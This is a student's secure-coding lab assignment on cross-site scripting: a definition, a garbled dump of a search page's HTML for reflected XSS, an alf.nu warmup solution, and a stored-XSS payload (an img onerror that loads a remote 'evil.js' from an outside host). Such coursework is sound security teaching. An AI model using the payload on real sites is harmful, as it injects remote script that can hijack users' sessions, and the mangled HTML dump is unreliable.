

SECURE CODING LAB ASSIGNMENT 5

Varun Parikh
19BCE7202

1.)How secure coding related to XSS?




Cross-site scripting is a vulnerability that occurs when an attacker can insert unauthorized JavaScript, VBScript, HTML, or other active content into a web page viewed by other users. A malicious script inserted into a page in this manner can hijack the user's session, submit unauthorized transactions as the user, steal confidential information, or simply deface the page. Cross-site scripting is one of the most serious and most common attacks against web applications today. Cross-site scripting occurs when browsers interpret attacker controller data as code, therefore an understanding of how browsers distinguish between data and code is required in order to develop your application securely.

2.)Rxss on demo website

```

3439
3440 </div>
3441 </div>
3442
3443 <div><div><div><div><div><div class="page"><div class="delineation"><div class="header-widgets"><!-- PLACEMENT
srp_dual_search -><div id="topic_srp_dual_search_0" class="ppr_rup ppr_priv_srp_dual_search"
data-placement-names="srp_dual_search"><div class="dual_search_container ui_columns is-mobile is-gapless"><div
id="DUAL_SEARCH_LOADER_CONTAINER" class="dual_search_loader_container"><div class="dual_search_loader_overlay"></div><div class="dual_search_loader_visual"><div class="ui_spinner"></div></div></div></div><div class="typeahead_wrapper ui_column is-12"
id="TYPEAHEAD_INPUTS"><div class="search_overlay_content ui_columns is-multiline is-gapless">
id="SEARCH_OVERLAY_CONTENT" data-div-classes="ppr_rup
ppr_priv_srp_dual_search" data-load-init="handlers.showSearchOverlay" data-load-css="src/build/styleguide/ui_overlays/
modal/data-element".hidden"><div class="no_cp ui_column is-12"><form class="search_form ui_columns is-multiline is-gapless"
method="get" action="/Search" onsubmit="return placementEvCall('topic_srp_dual_search_0', 'handlers.submitform', event, this);"
id="global_nav_search_form"><div class="ui_column is-10"><div class="search_line ui_columns is-multiline"><div
id="MAIN_SEARCH_CONTAINER" class="mainSearchContainer ui_column is-7"><div class="input_box"><span class="typeahead_icon
what_neighbor ui_icon search"></span><div class="what_with_highlight"><input id="mainSearch" type="search" class="text"
autocomplete="off" onblur="placementEvCall('topic_srp_dual_search_0', 'handlers.whatFocused', event, this)"
onfocus="placementEvCall('topic_srp_dual_search_0', 'handlers.whatFocused', event, this)" onkeydown="if ((ta && (event.keyCode ||
event.which) === 13) (ta.setTxtCookie('SRP_Search', 'Action','Search' | Enterkey' | 0, 'Search'));"
onkeyup="placementEvCall('topic_srp_dual_search_0', 'handlers.searchInputKeyUp', event, this)" autocorrect="off"
spellcheck="false" value="reflectedxss">
id="placeholder" class="clear_text ui_icon times-circle-fill hidden"></span><span class="input_highlight"></span></div></div></div><div
id="GEO_SCOPE_CONTAINER" class="geoScopeContainer ui_column is-5"><div class="input_box"><span class="typeahead_icon
where_neighbor ui_icon map-pin-fill"></span><div class="where_with_highlight"><input id="GEO_SCOPED_SEARCH_INPUT" type="text"
class="text" geoScopeInput" onblur="placementEvCall('topic_srp_dual_search_0', 'handlers.whereFocused', event, this)"
onfocus="placementEvCall('topic_srp_dual_search_0', 'handlers.whereFocused', event, this)"
onkeyup="placementEvCall('topic_srp_dual_search_0', 'handlers.searchInputKeyUp', event, this)" value="Worldwide"
autocorrect="off" spellcheck="false" placeholder="Enter a destination"></div></div></div><div class="clear_text ui_icon
times-circle-fill hidden"></span><span class="hidden_geoScopeInput" id="clearWhere" type="button" value="Clear Where" class="clear_text ui_icon
destination"></span><span class="where_neighbor without_dropdown ui_icon caret-down"></span></div></div></div></div></div></div>
class="ui_column is-2 search_line_block"><button id="SEARCH_BUTTON" class="search_button" type="submit" onclick="if ((ta &&
event.clientY) | document.documentElement.getElementById('global_nav_search_form').elements['oid'].value=3825) {ta.88



```




3.)Stored xss on demo website



Payload used:<img src=1

onerror="s=document.createElement('script');s.src='//xss-doc.appspot.com/static/evil.js';document.body.appendChild(s);"





4.)DOM xss on demo website



5.)Solution of alf.nu/alert1

alert(1) to win

The code below generates HTML in an unsafe way. Prove it by calling `alert(1)`.

```
function escape(s) {
  return '<script>console.log(""+s+"");</script>';
}
```

Input 14

");alert(1);//

Output Win!

```
<script>console.log("");alert(1);//");</script>
```

Warmup (14)
Adobe
JSON

Rate this level: ★★★★★

toto	? 12 Firefox/85
:{ 3	? 12 Chrome/88
DJ	? 12 Chrome/88
sanatani <3	? 12 Firefox/86
rootbabu noobdya question	? 12 Chrome/87
yangzikang 11? 4? 0? whaaaaaaaaaat?	? 12 Chrome/70
samovitch ok	? 12 Chrome/87
kepler24680 great	? 12 Chrome/85